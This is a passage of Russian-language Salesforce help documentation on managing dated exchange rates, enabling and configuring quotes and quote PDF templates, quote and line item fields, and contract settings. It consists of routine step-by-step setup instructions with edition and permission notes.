1. Введите строку *«Управление валютами»* в поле «Быстрый поиск» и выберите пункт **«Управление валютами»**.
2. Щелкните **«Управление датированными курсами обмена»**.
3. Щелкните имя нужной валюты.
4. Щелкните ссылку **«Удал.»** напротив нужного диапазона дат.

   Если нужный диапазон дат отсутствует, введите его в поле «Показать все курсы с датами начала, заданными между» и нажмите кнопку **«Начать»**.

Чтобы изменить датированные курсы обмена для отдельной валюты, выполните указанные ниже действия.

1. Введите строку *«Управление валютами»* в поле «Быстрый поиск» и выберите пункт **«Управление валютами»**.
2. Щелкните **«Управление датированными курсами обмена»**.

3. Щелкните имя нужной валюты.
4. Щелкните ссылку **«Правка»** напротив нужного диапазона дат. Если нужный диапазон дат отсутствует, введите его в поле «Показать все курсы с датами начала, заданными между» и нажмите кнопку **«Начать»**.
5. Чтобы изменить курс обмена, введите новое значение диапазона дат и нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

Общие сведения о функции расширенного управления валютами

Управление мультивалютой

Активация и отключение валюты

Включение и настройка смет

Включение смет

Использование смет позволяет торговым представителям передавать клиентам сведения о ценах на продукты и услуги.

1. Введите строку *«Настройки сметы»* в поле «Быстрый поиск» меню «Настройки», затем выберите пункт **«Настройки сметы»** (Lightning Experience) или **«Настройки смет»** (Salesforce Classic).
2. Выберите параметр включения смет.
3. Чтобы добавить связанный список «Сметы» в стандартный макет страницы возможности, установите флажок «Макет возможности».
4. Чтобы добавить связанный список «Сметы» во все макеты страниц возможностей, настроенные пользователями, установите флажок «Добавить в настройки личного связанного списка пользователей».
5. Сохраните внесенные изменения.

Прим.: Сметы нельзя отключить в следующих случаях:

- При наличии записей, ссылающихся на сметы, элементы строки сметы или PDF-сметы, используемые любыми компонентами приложения, в том числе полями формул, триггерами, бизнес-правилами и процессами утверждения. Чтобы отключить функцию «Сметы», удалите имеющиеся ссылки.
- Смета синхронизируется с возможностью. Чтобы отключить функцию «Сметы», отключите синхронизацию с возможностью на странице сведений о смете.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Performance Edition** и **Developer Edition**.

В Sales Cloud также доступно в версиях: **Professional Edition**, **Enterprise Edition** и **Unlimited Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для включения или отключения смет:

- Настройка приложения

СМ. ТАКЖЕ:

Сметы

Шаблоны сметы

Шаблоны позволяют наладить способ составления смет на продукты и услуги компании со стороны торговых представителей. Последние имеют возможность выбирать стандартные или настраиваемые шаблоны сметы из своих записей, генерировать сметы в формате PDF и отправлять их клиентам.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Performance Edition** и **Developer Edition**.

В Sales Cloud также доступно в версиях: **Professional Edition**, **Enterprise Edition** и **Unlimited Edition**.

Рекомендации по созданию шаблонов смет

Ниже приведены факторы, которые следует принять во внимание при создании шаблонов смет.

Создание, предварительный просмотр и активация шаблонов сметы

Определите внешний вид PDF-сметы своей компании, создав шаблоны, которые смогут выбрать ваши торговые представители, составляя сметы в формате PDF.

Расширение шаблонов сметы

После создания шаблона сметы добавьте функции для его расширения.

Поля шаблонов сметы

Если вы работаете с шаблонами сметы, ознакомьтесь с информацией о полях шаблонов.

Рекомендации по добавлению изображений в шаблоны сметы

Прежде чем добавлять изображения в шаблоны сметы, выполните несколько ключевых условий.

Рекомендации по созданию шаблонов смет

Ниже приведены факторы, которые следует принять во внимание при создании шаблонов смет.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Performance Edition** и **Developer Edition**.

В Sales Cloud также доступно в версиях: **Professional Edition**, **Enterprise Edition** и **Unlimited Edition**.

- PDF-сметы не поддерживают языки с письмом справа налево. Текст выравнивается по левой стороне страницы.
- Компонент «Поле текста или изображения» не поддерживает форматирование текста для языков с кодировкой «Юникод» (например, арабский и японский языки). Чтобы эти языки отображались в обычном тексте, обратитесь в компанию Salesforce и попросите включить поддержку иностранных символов для полей типа «Область обогащенного текста» в PDF-сметах.
- Функция расширенного управления валютами не поддерживается.
- Максимальное количество символов, поддерживаемое компонентом шаблонов смет «Поле текста или изображения», составляет 32 000, включая скрытые HTML-символы, используемые для форматирования текста.
- В некоторых случаях на палитре шаблонов смет или в PDF-документе, созданном на основе шаблона, может не отображаться одно из полей.
  - Если стандартное значение поля превышает 255 символов, шаблоны сметы не поддерживают текстовые области или поля.
  - Поле, которое не может быть просмотрено или обновлено ввиду заданных параметров безопасности, не отображается в PDF-документах, созданных на основе шаблона, даже в том случае, если оно добавлено в шаблон. PDF-документы отображают только поля, доступные для чтения.
  - Поле, которое отображается в макете страницы сметы, но не содержит значения для данной сметы, отображается на палитре шаблонов смет, но не отображается в PDF-документах, созданных на основе данной сметы.

- Пустые поля элемента строки сметы не отображаются в виде столбцов списка при создании PDF-документа даже в том случае, если они добавлены в шаблон. Например, если элементы строки сметы не содержат скидку, то столбец «Скидка» не отображается даже в том случае, если поле «Скидка» добавлено в список.
- Связанный список, отсутствующий в макете страницы сметы, не отображается на палитре шаблонов или в PDF-сметах, использующих данный макет страницы.
- Если валюта продукта возможности отличается от валюты пользователя в мультивалютной организации, то поля валюты для смет и элементов строки сметы отображают обе валюты: валюта продукта преобразуется в валюту пользователя, а преобразованная стоимость отображается в скобках. В полях настраиваемых отчетов по сметам отображается валюта отчета. Полями валюты считаются: «Промежуточная сумма», «Налог» и «Общая сумма».
- Если используется безопасная среда Developer Sandbox или Developer Pro Sandbox, то шаблоны, содержащие поля «Текст/изображение», не могут быть открыты для редактирования в безопасной среде.

- Поля разделов и столбцы списков используют разное выравнивание, поэтому при добавлении раздела «Итого» ниже списка значения его полей не выравниваются по крайним правым значениям списка. Например, шаблон содержит список элементов строки сметы, в том числе столбец «Итого к оплате», который занимает крайнее правое положение и отображает общую сумму для каждого элемента строки. Если раздел «Итого» добавляется ниже списка и содержит поля «Промежуточная сумма», «Итого к оплате» и «Общая сумма», то значения полей отображают общую сумму по всем элементам строки, но не выравниваются по столбцу списка «Итого к оплате».

СМ. ТАКЖЕ:

Создание, предварительный просмотр и активация шаблонов сметы

Создание, предварительный просмотр и активация шаблонов сметы

Определите внешний вид PDF-сметы своей компании, создав шаблоны, которые смогут выбрать ваши торговые представители, составляя сметы в формате PDF.

1. Введите строку *«Шаблоны»* в поле «Быстрый поиск» меню «Настройки», затем выберите пункт **«Шаблоны сметы»** (Lightning Experience) или **«Шаблоны»** на вкладке «Сметы» (Salesforce Classic).
2. Нажмите кнопку **«Создать»** и выберите шаблон (например, *«Стандартный шаблон»*), который должен использоваться для создания шаблона.
3. Введите имя нового шаблона и нажмите кнопку **«Сохранить»**.
4. В редакторе шаблонов перетащите нужные элементы в шаблон и введите данные. Чтобы сделать вставку, выполните следующие условия.
   - Как минимум одно поле сметы или поля связанных объектов, перетащите компонент «Раздел» и добавьте поля.
   - Текст, доступный для редактирования и форматирования (например, условия), воспользуйтесь компонентом «Поле текста или изображения».
   - Изображение (например, логотип компании), воспользуйтесь компонентом «Поле текста или изображения».
   - Таблицу полей сметы или полей другого объекта (например, элемента строки сметы), воспользуйтесь компонентом «Список».
5. Чтобы сохранить внесенные изменения и продолжить работу с шаблоном, нажмите кнопку **«Быстрое сохранение»**.
6. Чтобы гарантировать соответствие вида PDF-смет текущим требованиям, нажмите кнопку **«Сохранить и открыть предварительный просмотр»**.

   Функция предварительного просмотра открывает шаблоны в представлении профиля «Системный администратор». Предварительный просмотр шаблона поддерживает отображение добавленного обогащенного текста или изображения. Остальные данные имитируются.

   Важное замечание: Кнопка **«Сохранить и открыть предварительный просмотр»** сохраняет изменения, внесенные в шаблон. Данные изменения не могут быть отменены после предварительного просмотра.
7. По завершении нажмите кнопку **«Сохранить»**.
8. Вернитесь на страницу «Шаблоны сметы» и перейдите по ссылке «Активировать».

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Performance Edition** и **Developer Edition**.

В Sales Cloud также доступно в версиях: **Professional Edition**, **Enterprise Edition** и **Unlimited Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания шаблонов сметы:

- Настройка приложения

Для просмотра шаблонов сметы:

- Просмотр настройки и конфигурации

СМ. ТАКЖЕ:

Расширение шаблонов сметы

Поля шаблонов сметы

Расширение шаблонов сметы

После создания шаблона сметы добавьте функции для его расширения.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Performance Edition** и **Developer Edition**.

В Sales Cloud также доступно в версиях: **Professional Edition**, **Enterprise Edition** и **Unlimited Edition**.

Добавление обогащенного текста в шаблон сметы

В текст, а также в верхний и нижний колонтитулы шаблона можно добавить форматируемый текст, например адрес компании или условия.

Добавление списка в шаблон сметы

Пользователи могут настроить параметры отображения полей элементов строки сметы и любых других стандартных или настраиваемых объектов, связанных со сметой взаимосвязью «Поиск». Список выглядит, как таблица, столбцы которой соответствуют именам полей.

Добавление изображения в шаблон сметы

В текст, а также в верхний и нижний колонтитулы шаблона сметы можно добавить изображение, например логотип компании.

Добавление раздела «Итого» в шаблон сметы

Пользователи могут добавлять в сметы поля для промежуточных и общих итоговых сумм.

Добавление блока подписи в шаблон сметы

Наличие блоков подписи и строк даты позволяет клиентам утверждать сметы.

Рекомендации по использованию редактора шаблонов сметы

По вопросам создания и редактирования шаблонов сметы ищите дополнительную информацию в основных рекомендациях.

Добавление обогащенного текста в шаблон сметы

В текст, а также в верхний и нижний колонтитулы шаблона можно добавить форматируемый текст, например адрес компании или условия.

1. Перетащите компонент «Поле текста или изображения» в верхний колонтитул, нижний колонтитул или любой раздел текста шаблона.
2. Введите или вставьте текст в поле.
3. При необходимости примените форматирование.
4. Нажмите кнопку **«OK»**.

СМ. ТАКЖЕ:

- Рекомендации по использованию редактора шаблонов сметы
- Добавление изображения в шаблон сметы
- Расширение шаблонов сметы

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Performance Edition** и **Developer Edition**.

В Sales Cloud также доступно в версиях: **Professional Edition**, **Enterprise Edition** и **Unlimited Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания шаблонов сметы:

- Настройка приложения

Для просмотра шаблонов сметы:

- Просмотр настройки и конфигурации

Добавление списка в шаблон сметы

Пользователи могут настроить параметры отображения полей элементов строки сметы и любых других стандартных или настраиваемых объектов, связанных со сметой взаимосвязью «Поиск». Список выглядит, как таблица, столбцы которой соответствуют именам полей.

Список может содержать не более 10 полей.

Прим.: Списки могут быть добавлены только в текст шаблона сметы.

1. Перетащите список из палитры в шаблон.
2. Введите заголовок для списка. Чтобы скрыть заголовок раздела в шаблоне или PDF-документе, установите флажок в поле **«Скрыть заголовок»**.
3. Выберите объект, поля которого должны отображаться в списке, в поле «Объект».
4. Чтобы переместить столбцы из списка «Доступные поля» в список «Выбранные поля», воспользуйтесь кнопками **«Добавить»** и **«Удалить»**. Чтобы изменить порядок отображения столбцов, воспользуйтесь кнопками **«Вверх»** и **«Вниз»**.
5. Нажмите кнопку **«OK»**.

СМ. ТАКЖЕ:

Рекомендации по использованию редактора шаблонов сметы

Расширение шаблонов сметы

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Performance Edition** и **Developer Edition**.

В Sales Cloud также доступно в версиях: **Professional Edition**, **Enterprise Edition** и **Unlimited Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания шаблонов сметы:

- Настройка приложения

Для просмотра шаблонов сметы:

- Просмотр настройки и конфигурации

Добавление изображения в шаблон сметы

В текст, а также в верхний и нижний колонтитулы шаблона сметы можно добавить изображение, например логотип компании.

Прежде чем начать работу, просмотрите раздел с рекомендациями.

Вставка загруженного изображения

1. Чтобы вставить изображение, хранящееся в Salesforce CRM Content, найдите и загрузите нужное изображение в локальный каталог файлов.
2. Перетащите компонент «Поле текста или изображения» в верхний колонтитул, нижний колонтитул или любой раздел текста шаблона.
3. Щелкните значок изображения, нажмите кнопку **«Выбрать файл»** и найдите нужное изображение в каталоге файлов.
4. Щелкните **«Открыть»**, затем **«Вставить»**.

   Изображение добавляется в поле. Чтобы изменить размер изображения, перетащите манипулятор размера, отображающий высоту и ширину изображения в пикселах.
5. Нажмите кнопку **«OK»**.
6. Чтобы просмотреть изображение в PDF-документах, созданных на основе шаблона, нажмите кнопку **Сохранить и открыть предварительный просмотр**.
7. Чтобы скрыть заголовок раздела в шаблоне или PDF-документе, установите флажок в поле **«Скрыть заголовок»** в свойствах раздела.

Вставка изображения из веб-адреса Salesforce

1. При необходимости загрузите изображение на вкладку «Документы» или определите статический ресурс.
2. Перетащите компонент «Поле текста или изображения» в верхний колонтитул, нижний колонтитул или любой раздел текста шаблона.
3. Чтобы скрыть заголовок раздела в шаблоне или PDF-документе, установите флажок в поле **«Скрыть заголовок»**.
4. Нажмите кнопку **«OK»**.
5. Откройте вкладку «Документы» или страницу «Статические ресурсы», затем откройте страницу сведений об изображении, нажмите кнопку **«Просмотр файла»** и скопируйте его URL-адрес.
6. Откройте редактор шаблонов сметы и щелкните значок в заголовке «Поле текста или изображения».
7. Щелкните значок изображения и откройте вкладку «Веб-адрес».
8. Вставьте URL-адрес в поле «URL-адрес» и нажмите кнопку **«Вставить»**.

   Изображение добавляется в поле. Чтобы изменить размер изображения, перетащите манипулятор размера, отображающий высоту и ширину изображения в пикселах.
9. Нажмите кнопку **«OK»**.
10. Чтобы просмотреть изображение в PDF-документах, созданных на основе шаблона, нажмите кнопку **Сохранить и открыть предварительный просмотр**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Performance Edition** и **Developer Edition**.

В Sales Cloud также доступно в версиях: **Professional Edition**, **Enterprise Edition** и **Unlimited Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания шаблонов сметы:

- «Настройка приложения»

Для просмотра шаблонов сметы:

- Просмотр настройки и конфигурации

Важное замечание: Если изображение удаляется со вкладки «Документы» или страницы «Статические ресурсы», то шаблон отображает сообщение о недоступности изображения. Восстановите изображение, откройте шаблон, удалите сообщение об ошибке и повторно вставьте URL-адрес.

СМ. ТАКЖЕ:

Рекомендации по использованию редактора шаблонов сметы

Расширение шаблонов сметы

Добавление раздела «Итого» в шаблон сметы

Пользователи могут добавлять в сметы поля для промежуточных и общих итоговых сумм.

1. Выполните одно из указанных ниже действий.
   a. При создании шаблона выберите значение *«Стандартный шаблон»* и внесите необходимые изменения в раздел «Итого».
   b. Перетащите раздел в макет любого шаблона. Затем перетащите поля суммы (например, «Промежуточная сумма» и «Общая сумма») в правую часть раздела. Если раздел размещается непосредственно под списком, скройте заголовок.
2. Щелкните значок и выберите выравнивание по правому краю.
3. Сохраните внесенные изменения.

СМ. ТАКЖЕ:

Рекомендации по использованию редактора шаблонов сметы

Расширение шаблонов сметы

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Performance Edition** и **Developer Edition**.

В Sales Cloud также доступно в версиях: **Professional Edition**, **Enterprise Edition** и **Unlimited Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания шаблонов сметы:

- Настройка приложения

Для просмотра шаблонов сметы:

- Просмотр настройки и конфигурации

Добавление блока подписи в шаблон сметы

Наличие блоков подписи и строк даты позволяет клиентам утверждать сметы.

1. Перетащите компонент «Поле текста или изображения» в нижний колонтитул шаблона. Чтобы выровнять блок подписи по правому краю или создать два блока подписи, рекомендуем использовать двухстолбцовый нижний колонтитул.
2. Введите метку для каждой создаваемой строки. Например: *«Подпись»*, *«Имя»*, *«Должность»* или *«Дата»*.
3. Чтобы создать строку для подписи или добавления дополнительных сведений, нажмите и удерживайте клавишу подчеркивания.
4. Нажмите кнопку **«OK»**.
5. Сохраните внесенные изменения.

СМ. ТАКЖЕ:

Рекомендации по использованию редактора шаблонов сметы

Расширение шаблонов сметы

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Performance Edition** и **Developer Edition**.

В Sales Cloud также доступно в версиях: **Professional Edition**, **Enterprise Edition** и **Unlimited Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания шаблонов сметы:

- Настройка приложения

Для просмотра шаблонов сметы:

- Просмотр настройки и конфигурации

Рекомендации по использованию редактора шаблонов сметы

По вопросам создания и редактирования шаблонов сметы ищите дополнительную информацию в основных рекомендациях.

Общие рекомендации

- Чтобы развернуть или свернуть палитру, щелкните значок  , расположенный под палитрой.
- Выберите объект, поля которого должны отображаться на палитре, в левом столбце.
- Чтобы найти нужный элемент палитры, воспользуйтесь полем «Быстрый поиск».
- Чтобы добавить элемент в шаблон, перетащите нужный элемент из палитры в макет.
- Чтобы удалить элемент из макета, перетащите нужный элемент на палитру или наведите указатель мыши на его заголовок и щелкните значок .
- В любом разделе (включая верхний и нижний колонтитул) дважды щелкните его заголовок или нажмите на значок  , чтобы выполнить следующие действия.
  - Скрыть заголовок раздела.
  - Скрыть метки полей. (Имена полей отображаются серым цветом в редакторе шаблонов сметы и не отображаются в PDF-сметах).
  - Изменить количество столбцов (один или два).

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Performance Edition** и **Developer Edition**.

В Sales Cloud также доступно в версиях: **Professional Edition**, **Enterprise Edition** и **Unlimited Edition**.

  - Выровнять поля.
- Чтобы переименовать шаблон, щелкните **«Свойства шаблона сметы»**.
- Для отображения поля содержимого без меток в разделах шаблонов сметы, верхних и нижних колонтитулах нажмите на значок и установите флажок «Скрыть».
- Чтобы добавить вертикальный интервал в любую область шаблона, воспользуйтесь полем «Пробел». Каждое поле «Пробел» позволяет добавить вертикальный интервал величиной пять пикселей в PDF-смету.

  Прим.: Интервалы в предварительном просмотре шаблона сметы и в PDF-смете выглядят по-разному.

Рекомендации по использованию верхних и нижних колонтитулов

Верхний или нижний колонтитулы являются разделами, так как позволяют добавлять поля, а также отображать или скрывать заголовок. Верхний и нижний колонтитулы нельзя удалить или дополнить другими разделами.

- Выберите объект в редакторе шаблонов сметы и перетащите нужные поля в верхний или нижний колонтитулы.
- Чтобы добавить изображение (например, логотип компании) или расширенные сведения (например, условия), воспользуйтесь компонентом «Поле текста или изображения».
- Чтобы изменить количество столбцов в верхнем или нижнем колонтитуле, щелкните значок , и выберите нужное число (один или два).
  - Чтобы растянуть изображение по ширине страницы, рекомендуем использовать одностолбцовый верхний или нижний колонтитул.
  - Чтобы добавить текст условий, рекомендуем использовать одностолбцовый нижний колонтитул.
- Чтобы выровнять поля внутри столбца, щелкните значок и выберите выравнивание по правому или левому краю.
- Чтобы скрыть метки полей, щелкните значок и установите флажок «Скрыть».

СМ. ТАКЖЕ:

Расширение шаблонов сметы

Поля шаблонов сметы

Если вы работаете с шаблонами сметы, ознакомьтесь с информацией о полях шаблонов.

Прим.: Чтобы разобраться в информации, которая предоставлена при выборе полей для шаблона, воспользуйтесь дополнительными данными из столбца «Имя поля шаблона» в приведенной ниже таблице, которые отсутствуют в PDF-документах, созданных по шаблону.

Объект	Поле объекта	Имя поля шаблона	Имя поля PDF-документа
Пользователь	Личное имя, Фамилия	Подготовил (имя)	Подготовил
Пользователь	Электронная почта	Подготовил (адрес эл. почты)	Адрес эл. почты
Пользователь	Тел.	Подготовил (тел.)	Тел.
Пользователь	Факс	Подготовил (факс)	Факс

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Performance Edition** и **Developer Edition**.

В Sales Cloud также доступно в версиях: **Professional Edition**, **Enterprise Edition** и **Unlimited Edition**.

Объект	Поле объекта	Имя поля шаблона	Имя поля PDF-документа
Сведения о компании	Адрес	Организация (адрес)	Адрес компании
Документы сметы	Скрыто. Дата создания и сохранения PDF-документа в объекте «Документы сметы».	PDF-смета (дата создания)	Дата создания

СМ. ТАКЖЕ:

Создание, предварительный просмотр и активация шаблонов сметы

Рекомендации по добавлению изображений в шаблоны сметы

Прежде чем добавлять изображения в шаблоны сметы, выполните несколько ключевых условий.

- Изображения для загрузки могут храниться в файловой системе пользователя или в Salesforce CRM Content.
- При хранении изображений на вкладке «Документы» или на странице «Статические ресурсы» создается веб-адрес, который может использоваться для их вставки.
- Слишком большие изображения автоматически обрезаются при создании PDF-смет на основе шаблона. Чтобы предотвратить обрезку, вставьте изображение и нажмите кнопку **«Сохранить и открыть предварительный просмотр»**. При необходимости измените размер изображения.
- Чтобы вставить изображение из *общедоступного* веб-адреса (то есть адреса вне приложения Salesforce, например адреса корпоративного веб-сайта), обратитесь в компанию Salesforce с просьбой добавить общедоступный URL-адрес в список надежных адресов организации Salesforce.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Performance Edition** и **Developer Edition**.

В Sales Cloud также доступно в версиях: **Professional Edition**, **Enterprise Edition** и **Unlimited Edition**.

СМ. ТАКЖЕ:

Добавление изображения в шаблон сметы

Поля смет

Прежде чем приступать к устранению неполадок в сметах или в работе с настраиваемыми полями, ознакомьтесь с приведенными ниже сведениями о полях смет.

Данные таблицы содержат поля сметы. Отображение и возможность редактирования полей зависят от макета страницы, параметров безопасности поля и версии Salesforce. (Безопасность поля доступна в версиях Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition и Developer Edition.)

Прим.: Если валюта продукта возможности отличается от валюты пользователя в мультивалютной организации, то поля валюты для смет и элементов строки сметы отображают обе валюты: валюта продукта преобразуется в валюту пользователя, а преобразованная стоимость отображается в скобках. В полях настраиваемых отчетов по сметам отображается валюта отчета. Полями валюты считаются: «Промежуточная сумма», «Налог» и «Общая сумма».

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Performance Edition** и **Developer Edition**.

В Sales Cloud также доступно в версиях: **Professional Edition**, **Enterprise Edition** и **Unlimited Edition**.

Поле	Описание
Имя организации	Имя организации, связанной с возможностью сметы. (Только для чтения)
Кому (дополнительно)	Поле дополнительного адреса. По умолчанию данное поле не отображается в макете страницы.
Кому (дополнительно): имя	Имя человека или название компании, связанное с дополнительным адресом.
Адрес для счета	Адрес выставления счета для организации, связанной со сметой.
Имя для счета	Имя человека или название компании для выставления счета по смете.
Имя контакта	Имя контакта, связанного со сметой. По умолчанию данное поле содержит основной контакт возможности.
Контракт	Контракт, связанный со сметой.
Создано	Пользователь, создавший смету, а также дата и время создания. (Только для чтения)
Описание	Описание сметы или примечания, позволяющие отличить одну версию сметы от другой.
Скидка	Средневзвешенное значение всех скидок для элементов строки сметы. Данное поле поддерживает любые положительные числа до 100. (Только для чтения)
Электронная почта	Адрес электронной почты контакта, связанного со сметой. Данное поле заполняется автоматически при добавлении контакта.

Поле	Описание
Дата истечения срока действия	Дата истечения срока действия данной сметы.
Факс	Номер факса контакта, связанного со сметой. Данное поле заполняется автоматически при добавлении контакта.
Общая сумма	Общая сумма сметы плюс налоги и стоимость отправки.(Только для чтения)
Последнее изменение сделано	Пользователь, который изменял смету последним, а также дата и время изменения. (Только для чтения)
Элементы строки	Количество элементов строки сметы.
Имя возможности	Имя возможности, связанной со сметой. (Только для чтения)
Тел.	Номер телефона контакта, связанного со сметой. Данное поле заполняется автоматически при добавлении контакта.
Имя сметы	Имя сметы.
Номер сметы	Автоматически создаваемый номер сметы. (Только для чтения)
Адрес для сметы	Адрес для отправки сметы на утверждение (например, адрес стороннего агентства, представляющего интересы покупателя). По умолчанию данное поле не отображается в макете страницы.
Имя для сметы	Имя объекта (например, пользователя или компании), которому смета отправляется на утверждение.
Тип записи	Имя поля, которое определяет значения раскрывающегося списка, доступные для записи. Тип записи может быть связан с процессом продаж. Доступно в версиях: Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition и Developer Edition.
Доставка и обработка	Общая стоимость отправки и обработки сметы.
Адрес доставки	Адрес отправки для организации, связанной со сметой.
Имя для доставки	Имя объекта (например, пользователя или компании), которому отправляются элементы строки сметы.
Статус	Статус сметы. Стандартные значения: • —Нет— • Черновик • Требует согласования • В процессе рассмотрения • Утверждено • Отклонено • Передано на рассмотрение • Принято

Поле	Описание
	• Отклонено Администратор организации определяет статус, назначаемый новым сметам по умолчанию, а также статусы, позволяющие отправку PDF-сметы по электронной почте.
Промежуточная сумма	Общая сумма по элементам строки сметы без учета скидок, налогов и стоимости отправки. (Только для чтения)
Синхронизация	Данное поле определяет наличие синхронизации между сметой и связанной возможностью. (Только для чтения)
Налог	Общая сумма налогов по смете.
Итоговая цена	Общая сумма по элементам строки сметы с учетом скидок, но без учета налогов и стоимости отправки. (Только для чтения)

Поля элементов строки сметы

Поле	Описание
Создано	Пользователь, создавший элемент строки, а также дата и время создания. (Только для чтения)
Дата	Дата предоставления услуги, дата вступления в силу или любая другая дата, связанная с продуктом.
Скидка	Скидка, применяемая к элементу строки. Введите число (включая или не включая символ). Количество знаков после запятой не должно превышать двух.
Последнее изменение сделано	Пользователь, который изменял элемент строки последним, а также дата и время изменения. (Только для чтения)
Краткое описание	Описание продукта в элементе строки.
Номер элемента строки	Автоматически создаваемый номер элемента строки. (Только для чтения)
Цена по прайс-листу	Цена продукта по прайс-листу, включая валюту. (Только для чтения)
Продукт	Имя элемента строки (продукта) по прайс-листу. (Только для чтения)
Код продукта	Внутренний код или номер продукта, используемый для идентификации.
Количество	Количество единиц данного продукта, указанное в смете. Значение должно превышать единицу. Если смета синхронизирована с возможностью, то данное поле элемента строки сметы обновляет продукт возможности. Данное поле также отображается в списке «Продукты» на странице «Редактирование прогноза возможности» при использовании функции прогнозирования для возможностей (в зависимости от используемой версии функции прогнозирования).

Поле	Описание
Имя сметы	Имя сметы, содержащей элемент строки.
Продажная цена	Цена продукта. По умолчанию реализационная цена продукта, добавленного в возможность или смету, соответствует цене продукта по прайс-листу, но может быть изменена. Если смета синхронизирована с возможностью, то данное поле элемента строки сметы обновляет продукт возможности. Это поле также отображается в списке «Продукты» на странице «Редактирование прогноза возможности» при использовании функции прогнозирования для возможностей (в зависимости от используемой версии функции прогнозирования).
Расписание	Данное поле определяет наличие расписаний для элементов строки в возможности. Стандартные расписания не переносятся из возможности при копировании продуктов возможности в смету.
Промежуточная сумма	Продажная цена элемента строки, умноженная на количество.
Итоговая цена	Реализационная цена элемента строки контракта, умноженная на количество, минус скидка.

Настройка параметров контрактов

Настройка контрактов

Настройте систему Salesforce для осуществления внутреннего процесса управления контрактами.

Чтобы перейти на страницу параметров контракта, введите строку *Параметры контракта* в поле «Быстрый поиск» меню «Настройка» и выберите пункт **Параметры контракта**.

Включение уведомлений об истечении срока действия контрактов

Отправляйте уведомления об истечении срока действия контракта в организацию и ответственным за контракты.

1. Выберите **«Отправить эл. уведомления об истечении срока действия контракта в организацию и ответственным за контракты»**, затем сохраните изменения.
2. Чтобы отменить отправку уведомлений об истечении срока действия, снимите данный флажок и сохраните изменения.

Отключение автоматического вычисления дат окончания контрактов

Чтобы автоматически вычислять даты окончания контрактов, выберите **«Автоматическое вычисление дат окончания контрактов»**, затем сохраните изменения.

Прим.:

- Если система Salesforce автоматически вычисляет дату окончания контракта, последняя не отображается на странице редактирования сведений о контракте.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Контракты доступны в версиях: **Performance Edition** и **Developer Edition**.

Контракты доступны в версиях: **Professional Edition**, **Enterprise Edition** и **Unlimited Edition** с консолью Sales Cloud.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для изменения параметров контрактов:

- «Настройка приложения»

- Если включено автоматическое вычисление даты окончания контракта, а поле «Дата начала контракта» или «Срок контракта» не заполнено, то поле «Дата окончания контракта» будет пустым.

Отключение автоматического вычисления дат окончания контрактов

Если для контрактов не установлены даты окончания или участники группы сбыта вводят эти даты вручную, отключите функцию автоматического вычисления дат окончания контрактов.

1. Снимите флажок для параметра **«Автоматическое вычисление даты окончания контракта»**, затем сохраните изменения.
2. Чтобы гарантировать доступность полей «Дата окончания контракта», «Дата начала контракта» и «Срок контракта» для просмотра и редактирования, просмотрите макет страницы и параметры безопасности этих полей.

Отслеживание журнала для всех статусов

По умолчанию отслеживается журнал по контрактам «В процессе утверждения» или «Активировано».

Чтобы отслеживать журнал по контрактам со всеми статусами, выберите **«Отслеживание журнала для всех статусов»**, затем сохраните изменения.

Отображение контакта в возможности или в сведениях о смете

Чтобы отобразить контакт в возможности или сведениях о смете, воспользуйтесь параметрами безопасности поля и доступностью поля.

1. В меню настройки в верхней части страницы выберите **Диспетчер объектов**.
2. Нажмите **«Контракт»** в области полей в параметрах управления объектами для возможностей или смет.
3. Нажмите кнопку **«Настроить параметры безопасности полей»**.
4. Установите флажок **«Доступно»** для каждого профиля, контакты которого требуется отобразить в возможности или сведениях о смете, и сохраните изменения.
5. Нажмите кнопку **«Просмотр доступности поля»**.
6. Если для профиля установлен тип «скрытый», нажмите **«Скрытый»**, затем выберите **«Доступно»** под пунктом «Макет страницы».
7. Сохраните внесенные изменения. Профили будут помечены как редактируемые.

Чтобы отобразить связанный список «Возможности» или «Сметы» в контактах, используйте макеты страниц.

Включение ленты Chatter для контрактов

Добавьте поля контракта, которые должны отслеживаться на ленте Chatter.

1. Введите строку *«Отслеживание ленты»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Отслеживание ленты»**.
2. Выберите «Контракт» в списке объектов.
3. Установите флажок **«Включить отслеживание ленты»**, а затем флажки для полей, которые надо отслеживать.

4. Сохраните внесенные изменения.

СМ. ТАКЖЕ:

- Поиск по параметрам управления объектами
- Контракты
- Настройка параметров заказов

Настройка параметров заказов

Настройка параметров заказов

Настройте систему Salesforce для осуществления внутреннего процесса управления заказами.

